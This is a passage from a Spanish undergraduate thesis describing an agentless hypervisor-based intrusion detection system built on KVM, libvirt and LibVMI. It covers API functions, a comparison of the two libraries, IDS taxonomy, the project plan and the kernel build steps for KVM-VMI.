

Figura 3: Interfaz de abstracción proporcionada por *libvirt*.
[19]

Principales funciones de *libvirt* empleadas en el IDS

- `virConnectOpen()` y `virConnectClose()`: establecen y cierran la conexión con el hipervisor.
- `virConnectListAllDomains()`: recupera la lista de dominios activos, permitiendo iterar sobre todas las VMs para su monitorización inicial.
- `virDomainEventRegisterAny()`: suscribe callbacks a eventos de ciclo de vida (`VIR_DOMAIN_EVENT_STOPPED`, `BLOCK_JOB`), que disparan la recolección de métricas o el inicio de sondas eBPF.
- `virDomainGetInfo()`: obtiene información básica (número de vCPU, memoria asignada, estado) para adaptar dinámicamente los umbrales de detección.

- `virDomainMemoryStats()`, `virDomainBlockStats()` y `virDomainInterfaceStats()`: recopilan estadísticas de uso de RAM, I/O de disco y tráfico de red en tiempo casi real, esenciales para detectar picos anómalos.
- `virDomainXMLDefine()` y `virDomainUpdateDeviceFlags()`: permiten modificar la configuración de red de una VM (e.g., añadirla a un bridge común) para facilitar la captura de tráfico interno.

Ventajas para el proyecto

- **Visibilidad unificada**: el IDS obtiene eventos y métricas desde una sola API, sin depender de múltiples herramientas.
- **Modularidad**: la lógica de detección queda desacoplada de los detalles del hipervisor, facilitando la extensión a otros backends soportados por *libvirt*.
- **Facilidad de integración**: la API C tiene bindings en Python y Go, lo que permite combinar módulos de alto rendimiento en C/C++ con scripts de análisis en Python.

En suma, KVM proporciona la base de virtualización y *libvirt* la capa de abstracción necesaria para que el IDS de este TFG disponga de un flujo de eventos fiable y acceso a métricas de granularidad fina, sin introducir agentes intrusivos en las máquinas virtuales.

5.2.1.4. Ventajas y limitaciones del uso de *Libvirt* como base de introspección

Ventajas

- **Sin intrusión en el huésped** (*zero foot-print*): no requiere modificar las máquinas virtuales ni instalar agentes, lo que reduce la superficie de ataque.
- **Información contextual rica**: permite obtener datos como el UUID, el nombre del dominio, el PID del proceso `qemu-kvm`, o su cgroup asociado, facilitando la correlación de eventos.
- **Interfaz madura y mantenida**: Libvirt ofrece una API estable, con compatibilidad hacia atrás, y soporte activo en el ecosistema Linux.

Limitaciones

- **Visibilidad limitada**: no permite acceder directamente al contenido de la memoria del huésped, lo que impide realizar análisis forense profundo o detectar código malicioso residente. Para ello sería necesario integrar herramientas como *LibVMI* o *DRAKVUF*.
- **Frecuencia de muestreo acotada**: las llamadas estadísticas como `virDomainMemoryStats()` o `virDomainBlockStats()` tienen una granularidad limitada para evitar penalizar el rendimiento del hipervisor.

5.3. Monitorización basada en introspección sin agentes

A diferencia de los IDS clásicos que requieren la instalación de software en cada sistema huésped, el enfoque asumido en este trabajo se apoya en la **VMI** para observar la actividad desde el propio hipervisor. La pieza clave es la biblioteca **Libvirt**, un proyecto de código abierto que proporciona una capa de abstracción uniforme sobre KVM/QEMU, Xen, LXC y otros entornos de virtualización. Al ofrecer una API estable en C, junto con enlaces para lenguajes como Python, Go o Rust, Libvirt permite obtener métricas, recibir eventos asíncronos y aplicar políticas de control sin necesidad de modificar el sistema invitado.

5.3.1. Concepto de Virtual Machine Introspection (VMI)

La introspección de máquinas virtuales es una técnica avanzada que permite al sistema anfitrión supervisar y analizar el estado interno de una máquina virtual sin necesidad de introducir agentes ni alterar su funcionamiento interno. Mediante esta técnica, el sistema anfitrión puede acceder de manera directa a estructuras internas como la memoria, registros de CPU virtual (*vCPU*), o eventos generados por el hardware virtualizado.

Esta introspección se realiza aprovechando las mismas estructuras y mecanismos internos que utiliza el propio hipervisor para gestionar y ejecutar las máquinas virtuales. Al no dejar huellas detectables en el huésped, se reduce considerablemente el riesgo de que atacantes puedan identificar o interferir con las tareas de monitorización. Esto sitúa al IDS en una posición privilegiada para detectar comportamientos anómalos de forma segura y eficaz.

5.3.2. Funcionamiento y potencia de LibVMI

Entre las herramientas más reconocidas para implementar técnicas de introspección se encuentra la biblioteca **LibVMI** (*Virtual Machine Introspection Library*). Esta biblioteca proporciona un conjunto completo de interfaces para inspeccionar y manipular el estado interno de máquinas virtuales (memoria, registros, tablas del sistema, etc.) de forma segura y no intrusiva desde el sistema anfitrión (véase la Figura 6).

LibVMI permite la comunicación con múltiples hipervisores como KVM, Xen y QEMU, ofreciendo soporte tanto a sistemas operativos huéspedes Windows como Linux. Para facilitar su integración, dispone de bindings para múltiples lenguajes como Python (mediante *PyVMI*) o aplicaciones escritas directamente en lenguaje C, que permiten implementar herramientas avanzadas de análisis forense o detección de malware en entornos virtualizados.

Además, LibVMI utiliza una capa de caché interna (*Page Cache*) para mejorar notablemente el rendimiento en la lectura repetida de la memoria invitada. Esta caché emplea una combinación de tablas hash y una estrategia *Least Recently Used (LRU)* para gestionar eficientemente las páginas de memoria recientemente accedidas (véase la Figura 5). Así, las

lecturas frecuentes son atendidas de manera rápida sin comprometer la coherencia y precisión de la información introspectada.



Figura 4: Arquitectura general de LibVMI [22]



Figura 5: Gestión de la caché interna en LibVMI [22]

Estas características hacen de LibVMI una herramienta extremadamente potente para construir soluciones de seguridad avanzadas que requieran introspección profunda, como la detección de procesos maliciosos ocultos o la monitorización detallada del comportamiento de aplicaciones dentro de máquinas virtuales, contribuyendo a un análisis rápido y eficaz por parte del IDS.

1. **Visión general**: alcance, hipervisores soportados (KVM, Xen, QEMU), huéspedes compatibles (Windows / Linux) y casos de uso habituales (forense, anti-malware, monitorización de integridad).
2. **Pipeline de inicialización**
   - `vmi_init()` – conexión al hipervisor y carga de perfiles de símbolos (`*.rekall`, `*.dwarf`).
   - `vmi_pause_vm()` y `vmi_resume_vm()` – control de la ejecución del huésped durante la introspección.
   - `vmi_destroy()` – liberación segura de recursos.
3. **Lectura y escritura de memoria**

- `vmi_read_8/32/64` y `vmi_read_va()` para acceder a direcciones físicas o virtuales.
- Traducción de direcciones, consistente en la conversión del valor del registro `CR3` (que apunta a la tabla de páginas raíz del proceso) al Directorio de Traducción de Base (*Directory Table Base*, DTB), seguido de la resolución de direcciones virtuales a direcciones físicas dentro del espacio de memoria del huésped.
- Optimización mediante la *Page Cache* interna (Fig. 5).

4. **Eventos y ganchos (*hooks*)**
   - `vmi_register_event()` – subscripción a *memory*, *interrupt*, *CPUID* o *CR write* events.
   - Ejemplo: detonar un *callback* cuando se modifique el `syscall table` de Linux.
5. **Bindings y ecosistema**
   - *PyVMI* para scripting rápido en Python.
   - Complementos populares: *Volatility* (forense en memoria), *DRAKVUF* (sandboxing invisible), *HyppoX* (honeypot).
6. **Ventajas frente a métodos basados en *libvirt***
   - Visibilidad a nivel de núcleo huésped y objetos de usuario (estructuras de tareas, tablas de procesos, ...).
   - Posibilidad de inspeccionar código en ejecución, *syscalls* o páginas de datos sin cooperación del sistema operativo invitado.
7. **Limitaciones relevantes para el TFG**
   - Alto *semantic gap*: se requiere mapear estructuras internas del SO que cambian entre versiones.
   - Complejidad de integración y dependencia de perfiles *debug symbols*.
   - Incremento del *overhead* y riesgo de interferir con el rendimiento de producción.

5.3.2.1. Comparativa: Libvirt vs LibVMI

A pesar de que ambas bibliotecas permiten observar y gestionar máquinas virtuales desde el sistema anfitrión, **Libvirt** y **LibVMI** responden a necesidades técnicas distintas y presentan diferencias sustanciales en cuanto a visibilidad, complejidad, rendimiento y aplicabilidad.

En la Tabla 5.3.2.1 se presenta una comparativa técnica que permite valorar las capacidades y limitaciones de ambas bibliotecas en el contexto de un IDS. Con esta tabla se pretende destacar las diferencias clave que han motivado la decisión de utilizar *Libvirt* como núcleo principal de instrumentación, sin descartar el potencial futuro de integrar *LibVMI* en escenarios donde se requiera introspección más profunda.

Característica	**Libvirt**	**LibVMI**
Enfoque	Gestión general del ciclo de vida de máquinas virtuales (creación, destrucción, migración, etc.).	Introspección profunda (memoria, registros internos) del huésped desde el anfitrión.
Visibilidad	Estado externo (uso recursos CPU, memoria, red), eventos operativos (arranque, parada, migración).	Estado interno detallado (memoria kernel, tablas de procesos, estructuras internas del SO invitado).
Técnicas principales	Eventos mediante callbacks, estadísticas operativas (uso de recursos, eventos de VM).	Lectura/escritura directa de memoria invitada, gestión de eventos hardware (interrupciones, accesos a memoria).
Intrusión en huésped	Ninguna (monitorización externa mediante eventos expuestos por hipervisor).	Ninguna, introspección pasiva sin instalación de agentes internos.
Complejidad de integración	Baja, utiliza API estándar del hipervisor.	Alta, requiere perfiles de símbolos (`rekall`, `dwarf`) y mapeo manual de estructuras internas del SO huésped.
Overhead	Bajo (basado en eventos discretos y métricas agregadas).	Medio-alto (acceso frecuente a memoria interna y estructuras internas complejas).
Dependencias externas	Solamente librerías estándar Linux/KVM/QEMU.	Perfiles externos de depuración y símbolos específicos del sistema operativo invitado.
Flexibilidad	Media-alta (portabilidad entre hipervisores como Xen, QEMU/KVM, VMware ESX).	Media (principalmente Xen, KVM/QEMU, con soporte parcial para otros hipervisores).
Casos de uso típicos	Gestión operativa, monitoreo básico de seguridad, orquestación VM.	Análisis forense avanzado, detección de malware oculto, investigación académica en seguridad VM.
API disponibles	C nativo, bindings en Python, Go, Java, Ruby, etc.	C nativo, Python mediante PyVMI, integración con herramientas de análisis (Volatility, DRAKVUF).

Tabla 2: Comparativa técnica entre *Libvirt* y *LibVMI*.

5.3.2.2. Alternativas y fuentes complementarias

- **QMP[25]**: canal JSON directo con QEMU; ofrece granularidad extrema (incluso lectura de registros de dispositivo), pero obliga a gestionar sesiones por VM y carece de mecanismos de agregación.
- **perf kvm[26]**: expone contadores hardware (VM-EXIT, IRQ inject) útiles para detectar ataques de canal lateral, aunque con menor contexto semántico sobre la carga.
- **eBPF en el host[4]**: captura syscalls de QEMU y mirror de paquetes en el *bridge* Linux; complementa a Libvirt aportando trazas de alta resolución sin perder la visibilidad de núcleo.

5.4. Fundamentos de los Sistemas de Detección de Intrusiones

5.4.1. Qué se espera de un IDS

El correcto funcionamiento de un IDS resulta esencial para mantener la seguridad de los sistemas informáticos. Se espera que este tipo de sistema sea capaz de supervisar de manera continua la actividad de un entorno, ya sea un equipo individual, una red o un hipervisor, con el objetivo de identificar desviaciones respecto al comportamiento normal. [9].

Entre sus principales cometidos se encuentra la detección temprana de comportamientos inusuales, potencialmente maliciosos o no autorizados, así como la emisión de alertas pertinentes ante tales eventos. Para cumplir con su finalidad, debe garantizar un equilibrio adecuado entre capacidad de detección, bajo número de falsos positivos y eficiencia en el uso de recursos. Adicionalmente, debe proporcionar registros claros y útiles que faciliten el análisis posterior y la toma de decisiones por parte de los responsables de seguridad.

Para alcanzar estos objetivos, el IDS debe articularse en torno a cuatro pilares fundamentales que cubren los aspectos críticos de la seguridad:

Objetivos esenciales

- **Confidencialidad**: impedir que usuarios o procesos lean información sensible sin permiso.
- **Integridad**: detectar cualquier modificación no autorizada en archivos, código o configuraciones.
- **Disponibilidad**: alertar ante intentos de dejar fuera de servicio aplicaciones o sistemas críticos.
- **Trazabilidad**: registrar los hechos relevantes para que, en caso de incidente, se pueda reconstruir lo sucedido y determinar responsabilidades.

Cómo se valora su eficacia

Para considerar que un IDS cumple su función, se espera que:

- *Identifique la mayoría de los ataques reales* (alto porcentaje de aciertos) sin generar un número excesivo de falsas alarmas.
- *Reaccione con rapidez*, es decir, que el tiempo entre la ocurrencia del suceso y la notificación sea lo bastante corto para permitir una intervención a tiempo.
- *Consuma pocos recursos*, de modo que no deteriore el rendimiento del sistema que protege.
- *Sea fácil de revisar*, ofreciendo informes claros que ayuden al personal de seguridad a entender y mitigar la amenaza.

5.4.2. Taxonomía

HIDS *(Host IDS)* Inspecciona la actividad interna de un único sistema operativo: llamadas al sistema, integridad de ficheros, registro de procesos.

NIDS *(Network IDS)* Analiza flujos de datos en la red (cabeceras, cargas útiles, patrones de sesión TCP/UDP).

H-IDS *(Hypervisor IDS)* Opera en el nivel del hipervisor, observando el comportamiento de varias máquinas virtuales sin necesidad de agentes internos.

VMI-IDS *(Virtual Machine Introspection IDS)* Sub-categoría del H-IDS que emplea técnicas de introspección para leer memoria, registros o eventos de la VM desde el exterior, reduciendo la superficie de ataque.

5.4.3. Métodos de detección

- *Basados en firmas* Coincidencia exacta o heurística con patrones de ataques conocidos (reglas Snort, YARA, IOC).
- *Basados en anomalías* Señalan desviaciones estadísticas respecto a un perfil de comportamiento normal (Modelos gaussianos, EWMA, z-score).
- *Basados en especificación* Comprueban el incumplimiento de invariantes o políticas formales (por ejemplo, “ssh demon sólo debe abrir el puerto 22/TCP”).
- *Basados en ML/AI* Aplican aprendizaje automático para detectar patrones complejos o evolutivos: Isolation Forest, SVM, LSTM, Auto-Encoder, etc.

5.4.4. Ejemplos de ataques en entornos virtualizados

- **Escape de dispositivo virtual** (p. ej. *VENOM*, CVE-2015-3456) – vulnerabilidad en el controlador FDC de QEMU que permite al huésped ejecutar código en el host. [14, 17]
- **VM hopping** – movimiento lateral entre máquinas virtuales que comparten redes internas mal segmentadas.
- **Side channels** (Flush+Reload, Prime+Probe) – extracción de información sensible aprovechando la contención de recursos compartidos (caché L3, TLB). [10, 15]
- **Ataques a paravirtualización** – explotación de fallos en drivers virtio o canales VMBus para escalar privilegios.

Capítulo 6

Metodología y planificación

6.1. Metodología

Durante el desarrollo del proyecto se adoptó una metodología en cascada, adaptada al contexto académico y a los objetivos definidos desde el inicio. Dicha metodología se estructuró en cinco fases secuenciales: análisis de requisitos, diseño de la arquitectura del IDS, implementación del sistema, pruebas funcionales y evaluación del rendimiento.

En la fase de estudio previo y análisis se investigaron en profundidad los requisitos técnicos necesarios para preparar el entorno de introspección con LibVMI sobre KVM, incluida la configuración del hipervisor, la instrumentación de libvirt y la generación de perfiles de símbolos para el análisis de memoria. Este trabajo resultó determinante por la complejidad y especificidad del entorno. Además, se revisaron las arquitecturas de sistemas de detección de intrusiones (IDS) existentes, identificando sus componentes clave y los métodos de evaluación más relevantes.

En la etapa de diseño se elaboró un modelo modular del sistema que divide las responsabilidades en tres componentes independientes: monitorización tanto de procesos como red y archivos críticos y gestión de logs y alertas.

La fase de implementación abarcó el desarrollo de cada módulo conforme a las especificaciones de diseño. Se utilizaron C/C++ para las tareas críticas de captura y procesamiento en tiempo real, y Python para la orquestación de alto nivel y la generación de alertas. Durante esta etapa se llevaron a cabo revisiones de código y pruebas unitarias continuas con el fin de garantizar la calidad del software.

Por último, en la fase de evaluación y validación se diseñaron experimentos para medir la precisión de detección y la sobrecarga introducida. Se ejecutaron simulaciones de ataques y cargas de trabajo representativas, recopilando estadísticas de rendimiento tanto del host como de las máquinas virtuales.

A continuación se muestra la planificación detallada de las fases y tareas descritas, con sus estimaciones de duración y objetivos específicos, tal como se recoge en la Tabla 3.

Fase y tareas	**Duración estimada (h)**	**Descripción**
Estudio previo / Análisis Tarea 1.1: Investigación de tecnologías KVM, Libvirt y fundamentos de IDS. Tarea 1.2: Revisión de herramientas de introspección (`qemu-guest-agent`, capacidades de Libvirt) y definición de requisitos.	40	Revisión bibliográfica y técnica de tecnologías clave. Estudio comparativo y definición de necesidades funcionales del sistema.
Diseño / Desarrollo / Implementación Tarea 2.1: Diseño y desarrollo del componente de monitorización de procesos en máquinas virtuales. Tarea 2.2: Diseño y desarrollo del componente de monitorización de archivos críticos. Tarea 2.3: Diseño y desarrollo del componente de monitorización y filtrado de tráfico de red. Tarea 2.4: Implementación del sistema de registro estructurado y generación de alertas.	200	Diseño técnico y desarrollo del prototipo, integración de los distintos módulos principales, y construcción del sistema de alertas.
Evaluación / Validación / Prueba Tarea 3.1: Pruebas funcionales de detección (TPR/FPR). Tarea 3.2: Medición del overhead (CPU, memoria). Tarea 3.3: Análisis de eficacia en escenarios reales simulados.	30	Simulación de cargas y análisis de rendimiento para verificar la estabilidad y eficiencia del sistema bajo condiciones controladas.
Documentación / Presentación Tarea 4.1: Redacción de la memoria y manual de usuario. Tarea 4.2: Preparación de la presentación y defensa.	80	Elaboración del documento técnico y preparación de los materiales de apoyo para la exposición final del TFG.

Tabla 3: Planificación inicial del proyecto

6.2. Herramientas de documentación y visualización

Durante la elaboración de este Trabajo de Fin de Grado se han empleado diversas herramientas específicas para la generación de documentación técnica, visualización de resultados y creación de diagramas ilustrativos. Su uso ha permitido mejorar la claridad expositiva, la reproducibilidad de resultados y la presentación estructurada del contenido.

6.2.1. Entorno de redacción técnica

La memoria del proyecto ha sido elaborada íntegramente en LaTeX, utilizando el editor en línea Overleaf para facilitar el trabajo colaborativo y la gestión de versiones. La compilación se ha estructurado en capítulos modulares, con inclusión automática de referencias cruzadas, tablas, figuras y entradas bibliográficas en formato BibTeX.

6.2.2. Gráficas de rendimiento y análisis de resultados

Para la representación gráfica de los resultados obtenidos en las pruebas experimentales, se han utilizado bibliotecas de visualización en Python, especialmente:

- `matplotlib`: empleada para generar gráficas de líneas y barras a partir de los datos recogidos por `stress-ng`, incluyendo operaciones por segundo (`bogo ops/s`) y evolución del rendimiento bajo carga.
- `pandas`: utilizada para procesar y estructurar los datos generados durante los escenarios de validación, facilitando su análisis posterior y exportación a formatos tabulares.

Estas herramientas han permitido automatizar el análisis de métricas empleadas (CPU, disco, memoria, red y conmutación de contexto) y generar comparativas entre los distintos escenarios de prueba propuestos.

6.2.3. Diagramas generados con Mermaid

Para ilustrar la arquitectura del sistema y el flujo de funcionamiento entre módulos, se han diseñado figuras originales mediante la sintaxis de `Mermaid.js`. Esta herramienta de generación de gráficos basada en texto ha sido particularmente útil para representar:

- El flujo de captura y análisis de eventos en el IDS.
- La interacción entre el sistema anfitrión, el hipervisor y las máquinas virtuales.
- La secuencia de inicialización de módulos y monitorización por hilos concurrentes.

Los diagramas se han renderizado en formato vectorial y exportado como imágenes para su inclusión en la memoria, manteniendo consistencia visual y permitiendo su reutilización en otros formatos (presentaciones, informes, etc.).

Capítulo 7

Desarrollo del prototipo

7.1. Análisis

El desarrollo del sistema se ha llevado a cabo siguiendo una secuencia lógica de fases, cada una con objetivos específicos y entregables concretos. A continuación, se describen las etapas principales del proyecto:

7.1.1. Requerimientos de sistema y virtualización

Para garantizar la compatibilidad con KVM y LibVMI, el sistema anfitrión debe disponer de:

- **Sistema operativo:** Linux con núcleo versión 5.0 a 5.19 (no compatible con la serie 6.x).
- **CPU:** Procesador con virtualización asistida por hardware (Intel VT-x o AMD-V), habilitada en BIOS/UEFI.
- **Módulos núcleo:** `kvm`, `kvm_intel` o `kvm_amd` cargados.
- **Extensión VMI:** módulo `kvm-vmi.ko` instalado y dispositivo `/dev/libvmi`.
- **Recursos mínimos por MV:** Cada máquina virtual debe disponer de al menos 8 GB de RAM y 20 GB de espacio en disco asignado. Las imágenes y perfiles generados se almacenan en el sistema anfitrión, ocupando aproximadamente entre 2 GB y 4 GB por MV.
- **Permisos:** Acceso de lectura y escritura sobre `/dev/kvm` y `/dev/libvmi` para el usuario o servicio que ejecute el IDS.

7.1.2. Arquitectura del prototipo

La arquitectura implementada se apoya en una introspección ligera sobre hipervisores de tipo 2, aprovechando las tecnologías mencionadas anteriormente. Gracias a un diseño modular y bien definido, resulta sencillo comprender el sistema y añadir nuevas funcionalidades en el futuro.

Tal como ilustra la Figura 6, el prototipo dispone de tres canales de monitorización principales, procesos, archivos críticos y tráfico de red, cuyos datos confluyen en un subsistema de inspección y evaluación. Una vez allí, la información se compara con reglas preestablecidas, firmas de malware y patrones de comportamiento anómalos. Las alertas resultantes se muestran en tiempo real a través de la interfaz de usuario, ofreciendo visibilidad inmediata de posibles incidentes maliciosos en el entorno virtualizado.



Figura 6: Arquitectura general del IDS.

El sistema IDS ha sido diseñado para operar en un entorno virtualizado donde varias máquinas virtuales se comunican a través de un puente de red interno gestionado por el hipervisor. Este puente, denominado `red-central`, actúa como una interfaz virtual común que conecta a todas las máquinas virtuales entre sí y con el sistema anfitrión.

La Figura 7 ilustra la arquitectura de red utilizada. Cada máquina virtual dispone de una interfaz conectada a dicho puente, el cual permite el intercambio de paquetes de red entre las VMs y, a su vez, con el sistema anfitrión. Esta configuración habilita al IDS alojado en el host a monitorizar de forma pasiva el tráfico generado por todas las VMs, así como a realizar introspección sobre sus procesos y archivos, sin necesidad de instalar agentes dentro de las máquinas virtuales.



Figura 7: Topología de red virtualizada utilizada en el sistema.

7.1.3. Preparación del entorno VMI–KVM

Para habilitar la VMI mediante LibVMI sobre KVM, se siguieron las instrucciones detalladas en la documentación oficial del proyecto KVM-VMI [11], realizándose las siguientes tareas:

1. **Compilación de un núcleo personalizado**
   Para ello, se clona el repositorio `kvm-vmi`, se accede al directorio `kvm-vmi/kvm`, y se parte de la configuración actual del sistema anfitrión mediante el siguiente comando:

```
$ git clone https://github.com/KVM-VMI/kvm-vmi.git
$ cd kvm-vmi/kvm
$ cp /boot/config-$(uname -r) .config
```

   Posteriormente, se aplican las modificaciones en la configuración del núcleo:

```
# Desactivar firma de modulos
./scripts/config --disable SYSTEM_TRUSTED_KEYS
./scripts/config --disable SYSTEM_REVOCATION_KEYS

# Habilitar soporte KVM y VMI
./scripts/config --module KVM
./scripts/config --module KVM_INTEL
./scripts/config --module KVM_AMD
./scripts/config --enable KVM_INTROSPECTION

# Desactivar hugepages
```

```
./scripts/config --disable TRANSPARENT_HUGEPAGE

# Sufijo de version local
./scripts/config --set-str CONFIG_LOCALVERSION -kvmi

# Compatibilidad Ubuntu 22.04
./scripts/config --enable PREEMPT
./scripts/config --disable NET_VENDOR_NETRONOME
```

Se completan las opciones por defecto con:

```
$ make olddefconfig
```

Y se compila el núcleo generando el paquete Debian:

```
$ make -j$(nproc) bindeb-pkg
```

Tras instalar los `.deb` resultantes (`dpkg -i`), se reinicia el sistema y se verifica. Debería observarse algo similar a lo siguiente:

```
# Mostrar la version activa del n cleo (debe incluir "-kvmi")
$ uname -r
5.15.0-21-generic-kvmi

# Verificar la existencia del dispositivo LibVMI
$ ls -l /dev/libvmi
crw------- 1 root root 10, 242 Jul  7 12:34 /dev/libvmi

# Comprobar que el modulo kvm_vmi esta cargado
$ lsmod | grep kvm_vmi
kvm_vmi                16384  0
kvm                   245760  1 kvm_vmi
```

2. **Instalación del módulo KVM–VMI**
   El módulo `kvm-vmi.ko` se compiló desde el repositorio oficial:

```
$ cd kvm-vmi
$ make
```

Y se carga en el sistema anfitrión con:

```
$ sudo insmod kvm-vmi.ko
```

Para comprobar su funcionamiento:

```
# Comprobar m dulo cargado
$ lsmod | grep kvm_vmi

# Ver dispositivo de introspecci n
$ ls -l /dev/libvmi
```

3. **Instalación de QEMU modificado**
